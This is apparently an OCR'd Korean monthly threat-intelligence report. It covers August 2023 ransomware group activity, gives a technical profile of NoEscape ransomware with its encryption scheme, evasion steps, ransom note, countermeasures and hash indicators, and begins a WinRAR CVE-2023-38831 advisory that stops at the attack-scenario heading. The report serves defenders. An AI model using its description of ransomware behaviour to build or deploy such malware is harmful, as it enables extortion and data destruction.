- Knight 랜섬웨어는 Cyclops의 리브랜딩으로 최근 Tripadvisor를 사칭하여 사용자를 악성 페이지로 유도한 뒤 랜섬웨어를 배포하여 공격을 수행
- 광범위한 배포를 위해 경량 버전의 랜섬웨어를 출시하며 적극적인 태도를 보임


Yashma 랜섬웨어, WannaCry를 모방하며 활동

- Yashma 랜섬웨어는 Chaos 랜섬웨어 계열로 불가리아, 중국, 베트남을 타깃으로 삼으며 WannaCry 특유의 랜섬노트와 변경되는 바탕화면을 모방함
- 이처럼 랜섬웨어는 유명한 랜섬웨어를 모방하여 피해자에게 공포심을 조성하며 유명세를 악용하기도 함

■ 랜섬웨어 위협



새로운 위협



*출처: INC, Cloak, MetaEncryptor, Ransomed 랜섬웨어 그룹 사이트 이미지

2023년 8월 랜섬웨어 피해 사례는 401건으로 지난 7월 487건에 비해 감소한 수치를 보이고 있다. 이러한 감소의 원인은 Clop 랜섬웨어 그룹의 MOVEit 캠페인으로 인한 피해자 수가 줄어들었기 때문이다. 그동안 Clop 랜섬웨어 그룹은 MOVEit 캠페인으로 수많은 피해자를 만들어 상당수의 피해 사례를 게시했지만, 이번 달에는 다섯 건의 데이터만을 게시하여 전체적인 피해 사례 수치가 크게 낮아졌다. 또한 Clop 랜섬웨어 그룹은 MOVEit 캠페인 피해자들의 데이터 유포를 이전까지는 다크웹 유출 사이트에서 진행했지만, 현재는 토렌트로 플랫폼을 옮겨 빠른 다운로드 속도를 바탕으로 탈취한 데이터를 빠르게 배포할 수 있게 되었다. 과거 Clop 랜섬웨어 그룹 활동을 분석해보면 새로운 취약점을 통한 공격을 준비 후 대규모 공격을 수행하는 경향이 있으므로 관심과 주의가 필요하다.

8 월 한달 간 새로운 랜섬웨어가 꾸준히 발견되고 있는 가운데 TrashPanda 랜섬웨어는 랜섬노트의 내용이 굉장히 특이한 모습을 보이고 있다. 이 랜섬노트에는 “데이터나 돈에 관심이 없으며 가족이 우리에게 돌아오고, 당신이 우리 조국에서 나가길 바란다”라는 러우전쟁을 연상케하는 군사적 충돌과 관련된 내용이 포함되어 있다. Harward 랜섬웨어는 BTC-Azadi 랜섬웨어의 랜섬노트에 기재된 메일 주소와 동일한 이메일을 사용하고 있는 것으로 보아 연관성이 의심되기도 한다. 또한, 두 랜섬웨어 모두 Proxima 계열과 연관된 랜섬웨어로 같은 공격자가 사용하거나 제작했을 가능성이 존재한다. Retch 랜섬웨어는 Adobe 의 PDF 파일로 위장한 아이콘을 사용하여 실행을 유도하고 있어 사용자의 주의가 필요하다. AllahuAkbar 랜섬웨어는 Chaos 랜섬웨어의 변종으로 랜섬노트에 기재된 연락처 정보가 유효하지 않은 것으로 미루어 보아 일회성 랜섬웨어일 가능성이 있다. 또한 아제르바이잔어나 터키어를 사용할 경우 암호화가 진행되지 않은 채로 프로그램이 종료되며, 이 두 나라의 경우에는 이슬람교가 압도적으로 우세한 국가이고 랜섬웨어의 이름인 AllahuAkbar 는 이슬람 기도문에 사용되는 문구로 이슬람교와의 연관성을 추측해 볼 수 있다.

신규 랜섬웨어 그룹으로 Inc, MetaEncryptor, Ransomed, Cloak 이 발견되었는데, Inc 는 독일과 네덜란드의 건축 관련 회사 및 호텔 직원의 여권 사본과 거래 계약서 등 민감 정보를 공개했다. MetaEncryptor 는 국내의 한 제조 업체와 세계 여러 분야의 회사를 가리지 않고 공격하여 데이터를 탈취해 다크웹 유출 사이트에 게시하였다. 12 건의 유출 데이터 중 독일은 5 건으로 MetaEncryptor 에 의해 가장 많은 피해를 입었다. Ransomed 라는 그룹은 ‘Ransomed.vc’라는 클리어 웹[11] 블로그를 운영하고 있고, 해당 블로그의 다크웹 미러 사이트를 제공하기도 한다. 블로그 메인에서는 병원과 생명에 영향을 줄 수 있는 주요 인프라에 대한 공격은 수행하지 않는다고 주장하고 있고 대부분의 조직원이 러시아나 우크라이나 출신이라고 이야기하며 해당 국가를 대상으로 공격을 금지하는 조직의 규칙과 더불어 계열사 모집에 관한 요구 사항을 게시하며 적극적으로 계열사를 모집하는 움직임을 보이고 있다. 마지막으로 Cloak 그룹은 ‘Shame Board’ 블로그를 운영하며 등장과 동시에 무려 24 건의 유출 데이터를 게시했으며, 국가와 업종을 가리지 않고 무차별적으로 데이터를 탈취하여 다크웹 유출 사이트에 업로드하고 있다.

[11] 클리어 웹 : 검색엔진으로 찾을 수 있는 일반적인 정보

Top5 랜섬웨어

이번 달에도 산업군 중에서 제조업이 가장 많은 피해를 입었다. 제조업의 랜섬웨어 피해가 지속되고 있는 가운데 몸값을 지불하는 금전적 피해와 더불어 제조업의 특성상 제조 공정에 차질이 생기게 되면 그 자체만으로도 금전적인 손실이 막대하기 때문에 몸값을 지불하지 않은 업체들 역시 Downtime[12]으로 인해 도합 약 460 억 달러의 손실을 입었다는 결과가 있다. 올해만 해도 랜섬웨어 공격으로 인해 제조업계에서 대략 590 만 개의 데이터가 유출되었다. 이 중 직원들의 민감 정보나 기업의 기밀 데이터 등 유출 시에 타격이 막심한 데이터들까지 합산한다면 크나큰 손실이 있었다는 것을 짐작할 수 있다. 이러한 피해를 예방하기 위해서는 공격자들이 초기 침투를 하지 못하게 막는 것이 최우선으로, 피싱 메일 주의하기, 적절한 패스워드 정책 준수하기, 시스템과 소프트웨어의 최신화에 힘쓸 것을 당부한다.

LockBit 그룹은 최근 하락세를 보이고 있다고 이야기하는 세간의 반응을 의식하기라도 한 듯, 122 건의 유출 데이터를 게시하며 오랜만에 가장 많은 유출 데이터를 업로드한 그룹으로 기록됐다. 이들은 스페인에서 건축 업계 타깃 피싱 캠페인의 일환으로 LockBit 3.0 랜섬웨어를 유포하고 있다. LockBit 은 해당 캠페인에서 단순히 피싱 메일을 전송하고 피해자가 발생하기를 기다리는 것이

[12] Downtime : 피해로 인해 정상적인 제조 공정의 운영이 중단되는 시간

아니라 건축 관련 프로젝트를 진행하고자 하는 사람으로 가장하여 수차례의 이메일을 주고받은 뒤 랜섬웨어를 유포하는 철두철미함을 보이고 있다.

8Base 그룹은 지난 3 월에 등장한 이후 꾸준히 피해자의 데이터를 다크웹 유출 사이트에 게시하며 활발한 활동을 펼치고 있다. 이번 달에는 Delaney Browne, Toyota Forklift Dealer, Skyroot Aerospace 를 포함한 28 개의 유출 데이터를 게시하며 활동을 전개하고 있으나, 최근 익명 파일 공유 서비스인 AnonFiles 의 서비스 종료로 어려움을 겪고 있다. 8Base 를 비롯한 여러 공격자들은 AnonFiles 를 피해자의 유출 데이터나 악성코드를 배포하는 용도로 사용해왔는데, AnonFiles 측에서는 이러한 악의적 행위들을 차단하기가 어려워졌다고 판단해 서비스를 종료한 것으로 보인다. 비록, AnonFiles 서비스가 종료됐지만, 이와 유사한 서비스들이 다시 등장할 경우 익명성을 악용하는 공격자들이 나타날 가능성이 있으므로 예의주시할 필요가 있다.

Akira 그룹은 지난 4 월에 등장한 랜섬웨어 그룹으로, 유출 데이터를 게시하는 빈도수가 꾸준히 증가세를 보이고 있다. Akira 그룹은 7 월에 보안 업체 Avast 에서 공개한 랜섬웨어 복호화 도구에도 불구하고 암호화 로직을 패치하여 여전히 피해자들로부터 데이터를 탈취하고 금전을 요구하고 있다. 특히, 이들의 공격은 Windows 뿐만 아니라 VMware ESXi 서버까지 타깃으로 삼고 있는데, VMware ESXi 는 가상 머신을 호스팅 하는 하이퍼바이저[13]로, 하나의 하드웨어를 사용하여 여러 대의 가상 머신을 실행시킬 수 있으며, 하드웨어에 들이는 비용을 절감하고 인프라를 쉽게 확장해 나갈 수 있다는 장점이 있어 많이 사용되고 있다. 공격자 입장에서는 중요한 정보가 저장되어 있고 한 번의 공격으로 ESXi 에서 호스팅 되고 있는 모든 시스템들을 암호화할 수 있어 대규모 공격이 가능한 접근 포인트 중 하나이다. 공격자들이 ESXi 를 타깃으로 삼더라도 조직에서는 ESXi 가 주는 이점으로 인해 섣불리 시스템을 변경하거나 대안을 찾기에는 쉽지 않을 것이다. 따라서 기업에서는 ESXi 소프트웨어를 최신 버전으로 유지하고, 올바른 패스워드 정책을 따르는 등 보안 조치를 철저히 준수하고 사용할 것을 권장한다.

마지막으로 Cloak 그룹은 이번 달에 처음 발견된 그룹으로, 다크웹에 24 개의 피해 기업을 게시하며 활동을 시작했다. 게시된 기업 중 25%가 제조업이었으며, 21 개의 기업이 몸값을 지불하여 데이터가 삭제되었는데 이는 상당히 높은 수준의 지불율이라고 할 수 있다. 심지어는 한 피해자가 경찰에 신고를 하자 Cloak 는 이에 맞서 탈취한 데이터를 공개하는 일도 있었다. Cloak 은 초기 침투 전략으로 IAB(Initial Access Broker) [14] 를 통해 침투 경로를 구하거나 인포스틸러(Infostealer) [15] 로 탈취한 자격증명 등을 구매하여 피해 시스템에 접근하는 방식을 채택하고 있다.

---

[13] 하이퍼바이저 : 여러 운영체제를 하나의 물리적 기계에서 동시에 실행할 수 있게 해주는 소프트웨어

[14] IAB : 초기 침투 경로를 판매하는 개인 혹은 집단

[15] 인포스틸러 : 정보 탈취형 악성코드

■ 랜섬웨어 집중 포커스

NoEscape 랜섬웨어 개요

*출처: NoEscape 랜섬웨어에 감염되었을 경우 변경되는 바탕화면

지난 6 월에 등장한 NoEscape 는 2021 년 수사기관의 압박에 의해 활동을 종료한 Avaddon 랜섬웨어의 리브랜딩이다. Avaddon 랜섬웨어 그룹은 20 년 6 월부터 계열사 모집을 시작하며 본격적인 활동을 했다. 이들은 몸값으로 평균 한화 약 5,500 만원을 요구하는 것으로 알려졌으며, 협상에 응하지 않을 경우 DDoS (Distribute Denial of Service)[16] 공격을 협박 수단으로 사용하기도 했다. 이러한 이유로 Avaddon 그룹은 수사망에 오르게 되어 활동 1 년차를 맞은 21 년 6 월에 활동을 중단하고 복호화 키를 배포한 뒤에 잠적했다. 그런데, 이후 2 년이 지난 23 년 6 월, Avaddon 랜섬웨어 그룹은 NoEscape 으로 다시 돌아왔다.

NoEscape 가 다크웹 유출 사이트를 개시한 이후 유출 데이터 게시 건수는 상승세를 보이고 있으며 꾸준한 활동을 이어가고 있다. 그러던 중 이번 달에는 국내의 한 IT 업체의 유출 데이터를 게시함으로써 국내에서도 이들의 위협적인 활동이 미치고 있다는 사실이 드러났다.

[16] DDoS : 서비스 중단을 목적으로 대상 시스템에 대량의 인터넷 트래픽을 전송하는 공격 기법

NoEscape 가 사용하는 랜섬웨어는 피해자별로 고유한 ID 를 생성하고, 암호화를 마친 뒤 변경하는 파일 확장자도 GUID[17]를 커스텀 알고리즘으로 인코딩[18]한다. 이후 Base64[19]로 한 번 더 인코딩하는 것과 같이 복잡한 과정을 거쳐서 생성하고, 랜섬웨어 동작에 필요한 Config 들을 암호화하여 사용하는 등 기술적인 디테일을 적용한 랜섬웨어다.

특히, 암호화 과정에서 "accdb", "edb", "mdb", "mdf", "mds", "ndf", "sql"에 해당하는 확장자를 가진 파일을 대상으로 신속한 암호화 진행을 위해 부분 암호화를 진행하는 여타 파일과는 다르게 파일 전체를 암호화하여 복구의 여지를 남기지 않도록 하는데, 해당 확장자는 데이터베이스나 저장장치에 관련된 확장자로 주로 기업에서 많이 사용하며 암호화가 진행되었을 경우 영업에 큰 손실이 발생할 확률이 높다.

[17] GUID : 유일한 값을 가진 고유한 식별자


[18] 인코딩 : 정보나 데이터를 특정 형식이나 규칙에 따라 변환하는 과정

[19] Base64 : 데이터를 알파벳, 숫자, 몇 가지 특수문자로만 이루어진 문자열로 변환하는 인코딩 방식

NoEscape Ransomware

암호화 키

RSA-2048 공개키로 Salsa20 키를 보호하고, Salsa20 알고리즘으로 파일 암호화



암호화 제외


.exe .dll .sys .lnk .bat .bin .cmd .com .msc .msi .msp .pif .prf
.cpl .dat .drv .hta .ini .lock .log .mod .rdp .scr .shs .swp .theme

암호화 방식


파일 크기 1GB 이상 : 10MB 마다 간헐적으로 암호화

파일 크기 1GB 이하 : 처음 1MB만 암호화

특징



랜섬노트



WHAT HAPPEND?
Your network has been hacked and infected by NoEscape .BAGDICBBED
All your company documents, databases and other important files have been encrypted
Your confidential documents, personal data and sensitive info has been downloaded

WHAT'S NEXT?
You have to pay to get a our special recovery tool for all your files
And avoid publishing all the downloaded info for sale in darknet

HOW_TO_RECOVER_FILES.txt


변경 확장자

Base64(CustomEncoding(GUID))로 생성

제작 언어

C++

NoEscape 랜섬웨어 전략



NoEscape 랜섬웨어는 복잡하게 암호화된 Config 파일을 사용하여 랜섬웨어 실행 중에 필요한 요소들을 때에 맞게 가져와서 사용한다는 특징이 있다.


파일 암호화나 레지스트리 조작 등 다양한 시스템 구성요소에 접근하기 위해서는 높은 권한이 필요한데, 이때 UAC(User Account Control) 우회를 통해 권한 상승을 수행한다. UAC 는 프로그램 실행 시 해당 프로그램이 관리자 권한으로 시스템에 영향을 줄 수 있는 작업을 하도록 허용할지 사용자가 선택하는 보안 메커니즘이다.

NoEscape 의 경우에는 사용자의 동의 없이 레지스트리 조작을 통한 권한 상승이 강제로 이루어진다. 공격자는 UAC 를 우회한 후, 탐지 우회를 위해 실행중인 보안 소프트웨어를 종료시키고, 가상 머신 관련 프로세스 및 마운트 해제를 통해 사용 중인 가상 머신 디스크를 암호화시킨다. 피해자가 시스템을 복구하는 상황에 대비하여 백업 서비스를 종료하는 작업과 VSC(Volume Shadow Copy)[20] 를 삭제하는 명령을 실행시켜 시스템을 이전 상태로 복원하지 못하도록 막는다. 이후 모든 드라이브의 디렉터리를 순회하며 랜섬노트를 생성하고 파일을 암호화시킨다.

암호화 프로세스가 끝나면 NoEscape 랜섬웨어에 감염되었다는 사실을 피해자에게 알리기 위해서 바탕화면을 변경하고, 연결된 프린터 장치가 있을 경우 랜섬노트를 인쇄하는 작업을 수행한다.

[20] VSC : Windows 시스템에서 파일이나 볼륨의 특정 시점의 백업 복사본을 생성하는 기술

NoEscape 랜섬웨어 단계별 대응방안



NoEscape 가 실행되지 못하도록 사전에 백신을 사용하여 의심되는 파일을 격리시키거나, 만약 실행되었다면 NoEscape 가 악성 스크립트를 작동시키지 못하도록 ASR(Attack Surface Reduction)[21] 규칙을 적용하여 예방할 수 있다.

이 랜섬웨어는 레지스트리에 자신을 등록하여 시스템이 재부팅되어도 자동으로 실행되게끔 설정해 놓는데, 이러한 행위를 막기 위해서는 Windows 그룹 정책에서 관리자 계정을 제외한 계정들의 레지스트리 편집을 제한해 놓는 방법을 적용해야 한다.

또한, 이들은 추후 침해 사고 분석을 방해하기 위해 Windows 이벤트 로그를 비롯한 시스템 아티팩트 [22] 를 삭제하는데, 아티팩트를 원격지에 백업하여 보존하고 시스템 정책에 승인된 애플리케이션만 실행되게 하는 항목을 추가하여 랜섬웨어가 방어 메커니즘을 차단하지 못하게 예방할 수 있다. 마지막으로 NoEscape 는 시스템 백업 본과 VSC 를 삭제하는 명령을 실행하므로 일반 백업이 아닌 쉽게 접근하기 어려운 환경에서의 보안 백업을 수행해야 한다.

[21] ASR : 악성코드의 공격 경로를 차단하는 기술

[22] 아티팩트 : 사용자의 활동이나 시스템 이벤트를 추적하거나 기록하는 디지털 증거

Indicator Of Compromise

Noescape : SHA256

68e5caa3f0fd4adc595b1163bf0dd30ca621c5d7a6ad0a20dfa1968346daa3c8

2cd1ca52a5d404176f0ec7debeceb4ba3c95b139061f86ac971195b02d854b0c

68ff9855262b7a9c27e349c5e3bf68b2fc9f9ca32a9d2b844f2265dccd2bc0d8

07c70968c66c93b6d6c9a90255e1c81a3b385632c83f53f69534b3f55212ced9

9d346518330eeefbf288aeca7b2b6243bc158415c7fee3f2c19694f0e5f7d51c

File Name

1ce30fbd_dll.dll
06b91e4a_exe.exe
23cd1f01_exe.exe
bd83e75f_dllrelinj.dll
ca3ec998_xp.exe

■ 참고 사이트

URL : https://www.bleepingcomputer.com/news/security/clop-ransomware-now-uses-torrents-to-leak-data-and-evade-takedowns/

URL : https://www.bleepingcomputer.com/news/security/spain-warns-of-lockbit-locker-ransomware-phishing-attacks/

URL : https://securityaffairs.com/149941/hacking/lockbit-3-leaked-code-usage.html?web_view=true

URL : https://www.bleepingcomputer.com/news/security/cuba-ransomware-uses-veeam-exploit-against-critical-us-organizations/

URL : https://www.bleepingcomputer.com/news/security/japanese-watchmaker-seiko-breached-by-blackcat-ransomware-gang/

URL : https://www.bleepingcomputer.com/news/security/knight-ransomware-distributed-in-fake-tripadvisor-complaint-emails/

URL : https://www.cybertecwiz.com/noescape-ransomwares-alleged-data-breach-shakes-australias-online-stability/?utm_source=rss&utm_medium=rss&utm_campaign=noescape-ransomwares-alleged-data-breach-shakes-australias-online-stability

URL : https://securereading.com/blackcats-sphynx-ransomware-embeds-impacket-remcom/

URL : https://socradar.io/anonfiles-forced-to-shut-down-due-to-surge-of-malicious-utilization/

URL : https://www.bleepingcomputer.com/news/security/linux-version-of-akira-ransomware-targets-vmware-esxi-servers/


URL : https://cyberint.com/blog/other/cloak-ransomware-whos-behind-the-cloak/

WinRAR Arbitrary Code Execution 취약점 (CVE-2023-38831)

■ 취약점 개요

2023 년 8 월, RARLAB 의 Windows 운영체제용 파일 압축 및 압축 해제 소프트웨어인 WinRAR® 6.22 이하 버전에서 임의의 코드를 실행할 수 있는 CVE-2023-38831 취약점이 공개됐다. 이 취약점은 확장자를 조작한 정상 문서 파일과 악성 코드가 포함된 ZIP 파일에서, 정상 문서 실행 시 악성 코드가 대체 실행된다.

이를 악용하여 최근 암호 화폐 포럼 등 다수의 사이트에서 암호 화폐 및 주식 거래자들을 대상으로 한 공격이 발견됐다. 거래자들이 공격자가 유포한 압축 파일의 링크로 접속해 미끼 파일을 실행하면, 악성 프로그램이 거래자의 기기를 감염시켜 피해자 계좌에서 탈취 자금을 인출한다. 현재까지 최소 130 개 이상의 기기가 감염되어 피해를 본 것으로 밝혀졌다.



*출처: group-ib

그림 1. "비트코인 거래를 위한 최고의 개인 전략"으로 업로드 된 악성 게시물


또한, 러시아-우크라이나의 사이버 전쟁이 심각해지면서, 우크라이나를 공격 대상으로 삼는 해킹 조직들 중 하나인 "GhostWriter(일명 UAC-0057 또는 UNC1151)"가 CVE-2023-38831 취약점을 활용해 공격한 사례도 발견됐다. 이 조직은 우크라이나를 대상으로 전쟁과 관련된 링크 파일을 미끼로 삼아 의도적으로 삽입한 악성 코드를 실행시켰다.

*출처: CERT-UA

그림 2. 우크라이나 CERT 팀 공식 게시글

RARLAB 은 현재 전 세계적으로 WinRAR 를 사용하는 사용자 수를 약 5 억 명 이상으로 추정하고 있다. CVE-2023-38831 취약점의 CVSS 점수는 7.8 점으로 매겨졌지만, WinRAR 의 사용 규모가 크고 다른 CVE[23]에 비해 공격 난이도가 쉬운 편에 속한다.

[23] CVE(Common Vulnerabilities and Exposures): 공개적으로 알려진 컴퓨터 보안 결함 목록



*출처: RARLAB

그림 3. WinRAR 공식 사이트 내용

이러한 이유로 해당 취약점은 다른 공격들과 복합적으로 활용하기 용이하다. 예를 들어 랜섬웨어와 연계하여 공격에 사용된다면 강력한 피해를 발생시킬 수 있다. 따라서 사용자들은 각별한 주의가 필요하다.

■ 영향받는 소프트웨어 버전

CVE-2023-38831 에 취약한 WinRAR 버전은 다음과 같다.

S/W 구분	취약 버전
WinRAR	WinRAR 6.22 이하 모든 버전

■ 공격 시나리오

